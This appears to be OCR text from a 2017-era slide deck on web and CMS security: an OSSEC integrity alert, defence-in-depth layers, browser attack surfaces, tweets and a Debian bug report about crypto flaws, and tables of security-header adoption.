
- Host based Intrusion detection system
  - log analysis
  - file integrity checking,
  - policy monitoring,
  - rootkit detection,
  - real-time alerting and
  - active response

http://ossec.github.io/



```
OSSEC HIDS Notification.
2017 Jan 19 13:57:11

Received From: server-005-023->syscheck
Rule: 550 fired (level 7) -> "Integrity checksum changed."
Portion of the log(s):

Integrity checksum changed for: '/var/www/www.somesite.com/live/htdocs/sites/
default/settings.php'
Permissions changed from 'r--r-----' to 'rw-r-----'



--END OF NOTIFICATION
```

CMS – NOWAY – DEFENCE IN DEPTH



Settings.php.bak

File permissions

0444

File extension denied

disallow php/bak

Access pattern blocked

Fail2ban / HIDS


Origin IP blocked

IPSET

Monitor

Best protection - File is not there in the first place!!


ATTACK SURFACES



XSS
CSRF
Frames
Clickjacking
SSL stripping

Coffee shop wifi

NOTHING IS PERFECT



Tavis Ormandy
@taviso


Cloudflare have been leaking customer HTTPS sessions for months. Uber, 1Password, FitBit, OKCupid, etc. bugs.chromium.org/p/project-zero ...

RETWEETS 3,534 LIKES 2,048

11:00 PM - 23 Feb 2017

62 3.5K 2.0K

DATA SECURITY
IN THIS CORNER, WE HAVE FIREWALLS, ENCRYPTION, ANTIVIRUS SOFTWARE, ETC. AND IN THIS CORNER, WE HAVE DAVE!!
HUMAN ERROR




Debian Bug report logs - #852751

[cryptkeeper] Sets the same password "p" for everything independently of user input

Package: cryptkeeper; Maintainer for cryptkeeper is Francesco Namuri <francesco@namuri.it>; Source for cryptkeeper is src:cryptkeeper.


Reported by: Kirill Tkhai <ktkhai@virtuozzo.com>
Date: Thu, 26 Jan 2017 23:30:02 UTC
Severity: *critical*
Tags: confirmed, security, sid, stretch
Found in version cryptkeeper/0.9.5-5.1
Fixed in version 0.9.5-5.1+rm
Done: Debian FTP Masters <ftpmaster@ftp-master.debian.org>
Forwarded to https://github.com/tomm/cryptkeeper/issues/23




Kacper Walanus @qualanus · 21 Dec 2016
Big problems with #ruby aes gem. Different keys can be used to decrypt the same message, see gist.github.com/kv109/42289aa6...
#rails #encryption

SECURITY IN THE BROWSER

- ➤ HTTPS
- ➤ Cross-site scripting - XSS
- ➤ Cross-site request forgery - CSRF
- ➤ Click jacking - Frames
- ➤ Secure Cookies



Technology	April 2016	October 2016	June 2017	% Change
Content Security Policy (CSP)	.005%[1] .012%[2]	.008%[1] .021%[2]	.018%[1] .043%[2]	+125%
Cookies (Secure/HttpOnly)[3]	3.76%	4.88%	6.50%	+33%
Cross-origin Resource Sharing (CORS)[4]	93.78%	96.21%	96.55%	+.4%
HTTPS	29.64%	33.57%	45.80%	+36%
HTTP → HTTPS Redirection	5.06%[5] 8.91%[6]	7.94%[5] 13.29%[6]	14.38%[5] 22.88%[6]	+57%
Public Key Pinning (HPKP)	0.43%	0.50%	0.71%	+42%
— HPKP Preloaded[7]	0.41%	0.47%	0.43%	-9%
Strict Transport Security (HSTS)[8]	1.75%	2.59%	4.37%	+69%
— HSTS Preloaded[7]	.158%	.231%	.337%	+46%
Subresource Integrity (SRI)	0.015%[9]	0.052%[10]	0.113%[10]	+117%
X-Content-Type-Options (XCTO)	6.19%	7.22%	9.41%	+30%
X-Frame-Options (XFO)[11]	6.83%	8.78%	10.98%	+25%
X-XSS-Protection (XXSSP)[12]	5.03%	6.33%	8.12%	+28%



	Aug 2016	Aug 2016	Feb 2017	Feb 2017	% change
CSP	4,139	0.4410%	11,010	1.1736%	166.01%
CSPRO	6118	0.6518%	1,435	0.1530%	-76.54%
XWCSP	383	0.0408%	368	0.0392%	-3.92%
XCSP	743	0.0792%	882	0.0940%	18.71%
PKP	375	0.0400%	501	0.0534%	33.60%
PKPRO	76	0.0081%	74	0.0079%	-2.63%
STS	29,908	3.1863%	41,032	4.3738%	37.19%
XCTO	69,414	7.3951%	90,333	9.6290%	30.14%
XFO	90,124	9.6015%	95,774	10.2090%	6.27%
XXSSP	54,499	5.8061%	71,966	7.6712%	32.05%
XDO	613	0.0653%	6,952	0.7410%	1034.09%
XPCDP	690	0.0735%	6,935	0.7392%	905.07%
HTTPS	129,149	13.7590%	187,245	19.9593%	44.98%

